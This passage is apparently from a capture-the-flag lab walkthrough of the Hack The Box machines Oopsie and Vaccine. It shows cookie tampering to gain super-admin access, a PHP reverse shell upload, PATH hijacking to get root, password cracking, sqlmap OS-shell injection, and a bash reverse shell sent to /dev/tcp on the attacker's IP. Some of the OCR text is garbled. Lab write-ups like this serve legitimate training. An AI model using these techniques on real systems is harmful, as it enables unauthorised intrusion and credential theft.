6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
8 Connection: close
9 Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
```

Next, click on the Payloads

tab.



Target Positions Payloads Options

① **Payload Sets**
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the configuration. Each payload set contains one or more payload types, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0


② **Payload Options [Simple list]**
This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Add Enter a new item
Add from list ... [Pro version only]


We can generate a sequential list of 1-100 using a simple bash script.

```
Kali㉿kali: ~ $ for i in `seq 1 100`; do echo $i; done  
1  
2  
3  
4  
5  
6  
7  
8  
...  
...  
...  
96  
95  
96  
97  
98  
99  
100
```

Paste the output into the Payloads box.




Next we move to “Options” tab.




We ensure that Follow Redirections is set to "Always", and select the option to "Process cookies in

redirections".




The screenshot shows the 'Redirections' settings in Burp Suite. It includes a note about handling redirections during attacks, a radio button group for 'Follow redirections' (with 'Always' selected), and a checked checkbox for 'Process cookies in redirections'.

Let's click on the Target tab, and then click "Start attack".




The screenshot shows the 'Target' tab in the Burp Suite interface. It has tabs for 'Target', 'Positions', 'Payloads', and 'Options'. Below the tabs, there is a section titled 'Attack Target' with a 'Start attack' button.

We sort responses by Length, and view the results.




Request	Payload	Status	Error	Redirec...	Timeout	Length	Comment
30	30	200	0	0	0	3826	
0		200	0	0	0	3815	
1	1	200	0	0	0	3815	
13	13	200	0	0	0	3813	
23	23	200	0	0	0	3812	
4	4	200	0	0	0	3811	
2	2	200	0	0	0	3787	
3	3	200	0	0	0	3787	
5	5	200	0	0	0	3787	
6	6	200	0	0	0	3787	
7	7	200	0	0	0	3787	
8	8	200	0	0	0	3787	
9	9	200	0	0	0	3787	
10	10	200	0	0	0	3787	
11	11	200	0	0	0	3787	
12	12	200	0	0	0	3787	

A few of a responses have a different length, and we proceed to examine them. The super admin account is visible, and corresponding user value is identified(86575).



The screenshot shows the 'Result 1 | Intruder attack1' dialog. It displays a table with columns: Payload, Status, Length, and Timer. The payload '30' resulted in a status of 200 and a length of 3826. The 'Request' tab is selected, showing the raw request data.



The screenshot shows the 'Results' dialog in Burp Suite. It displays a table of user values. The first row shows '86575 <-- 86575' in the first column. The second column contains HTML table code. The third column contains user names: 'super admin' and 'superadmin@megacorp.com'. The fourth column contains email addresses: 'superadmin@megacorp.com' and 'superadmin@megacorp.com'. The fifth column contains file paths: '/index.html' and '/index.html'. The bottom of the dialog shows search and filter options.

Let's try to access the Uploads page again.

MegaCorp Automotive Account Branding Clients Uploads Logged in as Admin

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This action require super admin rights.

Burp Suite Community Edition v2020.6 - Temporary Project

Request to http://10.10.10.28:80

```
1 GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
8 Connection: close
9 Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11
```

Let's substitute the user value (34322) with the super admins value (86575).

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options


Request to http://10.10.10.28:80

Forward Drop Intercept is on Action


Raw Params Headers Hex

```
1 GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
8 Connection: close
9 Cookie: user=86575; role=admin
10 Upgrade-Insecure-Requests: 1
11
12
```

Let's click on "Forward" and see what the response into the browser (let's disable the proxy first)



Inspecting cookies, let's see again the upload page.



We can see that the user's Value is "34322" with role "admin".

Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
role	10.10.10.28	/	Fri, 07 Aug 2020 19:30:55 GMT	Thu, 09 Jul 2020 12:40:51 GMT	admin	false	Unset
user	10.10.10.28	/	Fri, 07 Aug 2020 19:30:55 GMT	Thu, 09 Jul 2020 12:40:51 GMT	34322	false	Unset

Let's try changing the users' value into "86575" and see what happens when we refresh the page.

Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
role	10.10.10.28	/	Fri, 07 Aug 2020 19:30:55 GMT	Thu, 09 Jul 2020 12:45:47 GMT	admin	false	Unset
user	10.10.10.28	/	Fri, 07 Aug 2020 19:30:55 GMT	Thu, 09 Jul 2020 12:46:10 GMT	86575	false	Unset

We do now have access as super admin. We won't get the error message anymore.

The screenshot shows a web application interface for 'MegaCorp Automotive'. At the top, there's a navigation bar with links for Account, Branding, Clients, Uploads, and 'Logged in as Admin'. Below the header, the title 'Repair Management System' is displayed, followed by 'Branding Image Uploads'. A form field labeled 'Brand Name' is empty. Below it, a file input field shows 'No file selected.' and contains two buttons: 'Browse...' and 'Upload'. In the bottom right corner of the main content area, there's a small screenshot of the browser's developer tools Storage tab. This tab lists two items: 'role' and 'user'. The 'role' item has a value of 'admin' and is marked as 'Unset'. The 'user' item has a value of '86575' and is also marked as 'Unset'. The developer tools tabs at the top of this screenshot include Debugger, Style Editor, Performance, Memory, Network, Storage (which is selected), and Accessibility.

Foothold

Let's check if the developer forgot to implement user input validation, and so we should test if we can upload other files, such as a PHP webshell. Let's locate the "php-reverse-shell.php" file.

```
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ locate php-reverse-shell.php
/usr/share/laudandum/php/php-reverse-shell.php
/usr/share/laudandum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
kali㉿kali: ~/HTB/StartingPoint/Oopsie$
```

Let's save this file as "check.php"

```
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ cp usr/share/webshells/php/php-reverse-shell.php check.php
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ ls
check.php
```

Let's now customize the file "check.php" file with our IP address and the port values

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '[our ip address]'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Page reports that the upload of the "check.php" file was successful

Repair Management System

Branding Image Uploads

Brand Name

Browse... Upload

The file check.php has been uploaded.

We don't know where the reverse shell was uploaded to, so let's get the [dirsearch](#) tool to enumerate the web server for common directories.

```
kali@kali:~/HTB/StartingPoint/Oopsie$ git clone https://github.com/maurosoria/dirsearch.git
Cloning into 'dirsearch'...
remote: Enumerating objects: 109, done.
remote: Counting objects: 100% (109/109), done.
remote: Compressing objects: 100% (93/93), done.
remote: Total 2182 (delta 54), reused 36 (delta 16), pack-reused 2073
Receiving objects: 100% (2182/2182), 17.96 MiB | 5.83 MiB/s, done.
Resolving deltas: 100% (1302/1302), done.
```

Let's run the script for "php" files

```
kali@kali:~/HTB/StartingPoint/Oopsie$ cd dirsearch
kali@kali:~/HTB/StartingPoint/Oopsie$ sudo python3 dirsearch.py -u http://10.10.10.28 -e php
```

dirsearch v0.3.9

Extensions: | HTTP method: get Suffixes: php | HTTP method: get | Threads: 10 | Wordlist size: 6487 | Request count: 6487

From the output we can see that the tool has identified the uploads folder.

```
[10:10:38] 200 - 11KB - /index.php/login/
[10:10:39] 301 - 307B - /js → http://10.10.10.28/js/
[10:10:45] 403 - 276B - /server-status
[10:10:45] 403 - 276B - /server-status/
[10:10:47] 301 - 311B - /themes → http://10.10.10.28/themes/
[10:10:48] 301 - 312B - /uploads → http://10.10.10.28/uploads/
[10:10:48] 403 - 276B - /uploads/

Task Completed
```

We can set up our listener.

```
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ nc -lvpn 1234  
listening on [any] 1234 ...
```

Then we can trigger a reverse shell using the curl command.

```
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ curl http://10.10.10.28/uploads/check.php
```

Below a shell as **www-data** and proceed to upgrade it.

```
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ curl http://10.10.10.28/uploads/check.php  
[  
kali㉿kali: ~/HTB/StartingPoint/Oopsie$ nc -lvpn 1234 Paste Format Painter B I U A X X A A  
listening on [any] 1234 ... connect to [10.10.14.16] from (UNKNOWN) [10.10.10.28] 59516  
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux  
14:26:51 up 12:05, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

Let's upgrade the reverse shell by inputting the following commands ([link](#)):

```
SHELL=/bin/bash script -q /dev/null  
<Ctrl-Z>  
stty raw -echo  
fg  
reset  
xterm
```

And we get the fully interactive shell:

```
www-data@oopsie:$
```

Lateral Movement

The website records are probably retrieved from a database, so it's a good idea to check for database connection information.

Let's check for any db file

```
www-data@oopsie:$ locate db
```

And

```
/var/lib/....  
/var/lib/....  
/var/lib/....  
/var/www/html/cdn-cgi/login/db.php
```

Let check the `/var/www/html/cdn-cgi/login/db.php`.

```
www-data@oopsie:~$ cat /var/www/html/cdn-cgi/login/db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

From the php.net manual page for [function\(mysqli-connect.php\)](#), we see how `mysqli_connect` function works:

```
mysqli_connect(DB_HOST, DB_USERNAME, DB_PASSWORD,DB_NAME);"
```

So let's use the page credentials in `db.php`:

- DB_USERNAME: **robert**
- DB_PASSWORD:**M3g4C0rpUs3r!**

We can now use the “su (Switch User)” command to switch user and move laterally.

```
www-data@oopsie:~$ su robert
Password:
robert@oopsie:~$
```

Privilege Escalation

The `id` command reveals that **robert** is a member of the **bugtracker** group.

```
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:~$
```

We can enumerate the filesystem to see if this group has any special access. Here a [link](#) to better understand the “`2>/dev/null`” used to discard errors

```
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null
/usr/bin/bugtracker
```

Let's list what is inside the directory

```
robert@oopsie:~$ ls -al /usr/bin/bugtracker
-rwsr-xr-- 1 root_bugtracker 8792 Jan 25 10:14 /usr/bin/bugtracker
```

We could have use also the following command to concatenate the two commands

```
robert@oopsie:~$ find / -type f -group bugtracker 2>/dev/null | xargs ls -al
```

We can see that there is a special permission on the file “**s**”.

```
robert@oopsie:~$ ls -al /usr/bin/bugtracker
-rwsr-xr-- 1 root_bugtracker 8792 Jan 25 10:14 /usr/bin/bugtracker
```

That is the "setuid" bit, which tells the OS to execute that program with the userid of its owner. This is typically used with files owned by root to allow normal users to execute them as root with no external tools (such as sudo).

- **SUID** is a special file permission for executable files which enables other users to run the file with effective permissions of the file owner. Instead of the normal "x" which represents execute permissions, you will see an s (to indicate SUID) special permission for the user.
- **SGID** is a special file permission that also applies to executable files and enables other users to inherit the effective GID of file group owner. Likewise, rather than the usual "x" which represents execute permissions, you will see an s (to indicate SGID) special permission for group user.

Let's run the **bugtracker** binary and see what it does.

```
robert@oopsie:/$ /usr/bin/bugtracker
-----
: EV Bug Tracker :
-----
Provide Bug ID: 1
-----
Binary package hint: ev-engine-lib
Version: 3.3.3-1
Reproduce:
When loading library in firmware it seems to be crashed
What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.
What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
```

Let's run the [bugtracker](#) binary and

It seems to output a report based on the ID value provided. Let's use [strings](#) against the binary file to see how it does this.

```
robert@oopsie:/$ strings /usr/bin/bugtracks
/lib64/ld-linux-x86-64.so.2
Libc.so.6
.....
.....
-----
: EV Bug Tracker :
-----
Provide Bug ID:
-----
cat /root/reports/
;*3$"
GCC: (UBUNTU 7.4.0-1ubuntu1~18.04.1) 7.4.0
```

We see that it calls the "cat" binary using this relative path instead of the absolute path.

Let have a look to current

\$PATH

```
robert@oopsie:/$ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

By creating a malicious cat, and modifying the path to include the current working directory, we should be able to abuse this misconfiguration, and escalate our privileges to root. Let's add the "tmp" directory to PATH

```
robert@oopsie:/$ export PATH=/tmp:$PATH  
robert@oopsie:/$ export PATH  
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/games:/usr/local/games
```

Then we move into the tmp folder:

```
robert@oopsie:/$ cd /tmp/
```

Let's create a malicious cat.

```
robert@oopsie:/tmp$ echo '/bin/sh' > cat
```

Let's make it executable.

```
robert@oopsie:/tmp$ chmod +x cat
```

Now, after making our "malicious" cat executable, if we search for the cat executable with the "which" command we will see:

```
robert@oopsie:/tmp$ which -a cat  
/tmp/cat  
/bin/cat
```

PATH is an *environmental variable* in [Linux](#) and other [Unix-like operating systems](#) that tells the [shell](#) which [directories](#) to search for [executable files](#) (i.e., ready-to-run [programs](#)) in response to [commands](#) issued by a user. The first "cat" command to be executed will be "/tmp/cat", so by running the bugtracker binary we will have access to a root shell.

```
robert@oopsie:/tmp$ /usr/bin/bugtracker  
  
# id  
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)  
# whoami  
root  
# pwd  
/tmp  
# cd /root  
# ls  
reports root.txt  
# more root.txt  
af13b0bee69f8a877c3faf667f7beacf
```

Post Exploitation

Inside root's folder, we see a .config folder, which contains a FileZilla config file with the credentials **ftpuser / mc@F1l3ZilL4** visible in plain text.

```
root@oopsie:~/.config/filezilla# more filezilla.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
  <RecentServers>
    <Server>
      <Host>10.10.10.44</Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      <User>ftpuser</User>
      <Pass>mc@F1l3Zill4</Pass>
      <LogonType>1</LogonType>
```

3. Vaccine

Machine :	Vaccine
IP:	10.10.10.46

Enumeration

nmap -sC -sV 10.10.10.46

Running a simple Nmap scan reveals three open ports running, for FTP, SSH and Apache respectively.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-03 10:28 EDT
Nmap scan report for 10.10.10.46
Host is up (0.041s latency).

Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)

80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.64 seconds
```

The credentials `ftpuser / mc@F1l3ZiL4` can be used to login to the FTP server.

```
ftp 10.10.10.46
Connected to 10.10.10.46.
220 (vsFTPd 3.0.3)
Name (10.10.10.46:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
```

Let's see what is in there

```
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> dir  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 2533 Feb 03 11:27 backup.zip  
226 Directory send OK.
```

A file named **backup.zip** is found in the folder. Let get the *.zip file:

```
ftp> get backup.zip  
local: backup.zip remote: backup.zip  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for backup.zip (2533 bytes).  
226 Transfer complete.  
2533 bytes received in 0.00 secs (1.1824 MB/s)  
ftp>  
741852963 (backup.zip)
```

Extraction of the archive fails as it's password protected. The password can be cracked using **zip2john**, **JohntheRipper** and **rockyou.txt**.

The zip2john tool will be used to process the input ZIP files into an hash format suitable for use with JohntheRipper

```
zip2john backup.zip > hash
```

The rockyou.txt file (with the passwords) is located here:

```
locate rockyou.txt  
/usr/share/wordlists/rockyou.txt.gz
```

To extract the **rockyou.txt.gz** file, we use the **gunzip** command:

```
gunzip /usr/share/wordlists/rockyou.txt.gz
```

Now it is possible to use the **JohntheRipper** tool as sown below:

```
john hash --fork=4 -w=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (PKZIP [32/64])  
Node numbers 1-4 of 4 (fork)  
Press 'q' or Ctrl-C to abort, almost any other key for status  
741852963 (backup.zip)  
1 1g 0:00:00:00 DONE (2020-07-03 11:33) 100.0g/s 25600p/s 25600c/s  
.....  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

As we can see, the password for the backup.zip file is **741852963**

Extracting its contents using the password reveals a PHP file and a CSS file.

```
unzip backup.zip
Archive: backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
```

Inspecting the PHP source code, we find a login check.

```
<?php
session_start();
if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
        $_SESSION['login'] = "true";
        header("Location: dashboard.php");
    }
}
?>
```

The input password is hashed into a MD5 hash: **2cb42f8734ea607eefed3b70af13bbd3**.

This hash can be easily cracked using an online rainbow table such as [crackstation](#).

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Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
2cb42f8734ea607eefed3b70af13bbd3
```

I'm not a robot

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Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

The result is : **qwerty789**

Foothold

Browsing to port 80, we can see a login page for MegaCorp.

MegaCorp Login

Username

Password

SIGN IN

The credentials **admin / qwerty789** can be used to login.

The page is found to host a Car Catalogue, and contains functionality to search for products.

10.10.10.46/dashboard.php?search=

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Zeus	Sedan	Diesel	1000cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Pico	Sed	Petrol	750cc

Searching for example for the term “a”, results in the following request.

<http://10.10.10.46/dashboard.php?search=a>

10.10.10.46/dashboard.php?search=a

MegaCorp Car Catalogue

Name	Type	Fuel	Engine
Sandy	Sedan	Petrol	1000cc
Meta	SUV	Petrol	800cc
Alpha	SUV	Petrol	1200cc
Canon	Minivan	Diesel	600cc
Lazer	Sports	Diesel	1400cc

The page takes in a GET request with the parameter search. This URL is supplied to [sqlmap](#), in order to test for SQL injection vulnerabilities. The website uses cookies, which can be specified using --cookie.

Right-click the page and select Inspect Element. Click the Storage tab and copy the PHP Session ID.

The screenshot shows the Chrome DevTools Storage tab. Under the Cookies section, there is a table with one row. The row contains the following information:

Name	Domain	Path	Expires on	Last accessed on	Value	table.header...	sameSite	Data
PHPSESSID	10.10.10.46	/	Session	Fri, 03 Jul 2020 19:20...	gub9n3ugpgc5obsre8jkv8tq3m		false	PHPSESSID: "gub9n3ugpgc5obsre8jkv8tq3m"

Below the table, under the Data section, the value of the PHPSESSID cookie is displayed: **PHPSESSID: "gub9n3ugpgc5obsre8jkv8tq3m"**.

We see the PHPSESSID value is :"gub9n3ugpgc5obsre8jkv8tq3m"

We can construct the [sqlmap](#) query as follows using the PHPSESSID

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie="PHPSESSID=gub9n3ugpgc5obsre8jkv8tq3m"
```

Sqlmap found the page to be vulnerable to multiple injections, and identified the backend DBMS to be PostgreSQL.

[Getting code execution in postgres is trivial using the --os-shell command.](#)

```
sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie="PHPSESSID=gub9n3ugpgc5obsre8jkv8tq3m" --os-shell

...
[*] starting @ 15:32:32 /2020-07-03/
...
Parameter: search (GET)
...
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search=a';SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: search=a' AND 8079=(SELECT 8079 FROM PG_SLEEP(5))-- dEyh
...
...
[15:32:34] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[15:32:34] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
```

```
os-shell>
```

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
[15:36:28] [CRITICAL] connection dropped or unknown HTTP status code received. Try to force the HTTP User-Agent header with option '--user-agent' or switch '--random-agent'. sqlmap is going to retry the request(s)
[15:36:28] [INFO] retrieved: 'postgres' interface for beginner users
command standard output:
-- to see full list of options run with '--hh'
p[ostgres]@kali:~$ you haven't updated sqlmap for more than 91 days!!!!
o[utdated]
s[qlmap]
t[ools]
g[et]
r[eport]
e[ncode]
s[qlmap]
os-shell> █
```

Privilege Escalation

This can be used to execute a bash reverse shell.

```
bash -c 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1'
```

```
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.14.16/4444 0>&1'
█ CherryTree
kali@kali:~/HTB/StartingPoint$ nc -lvpn 4444
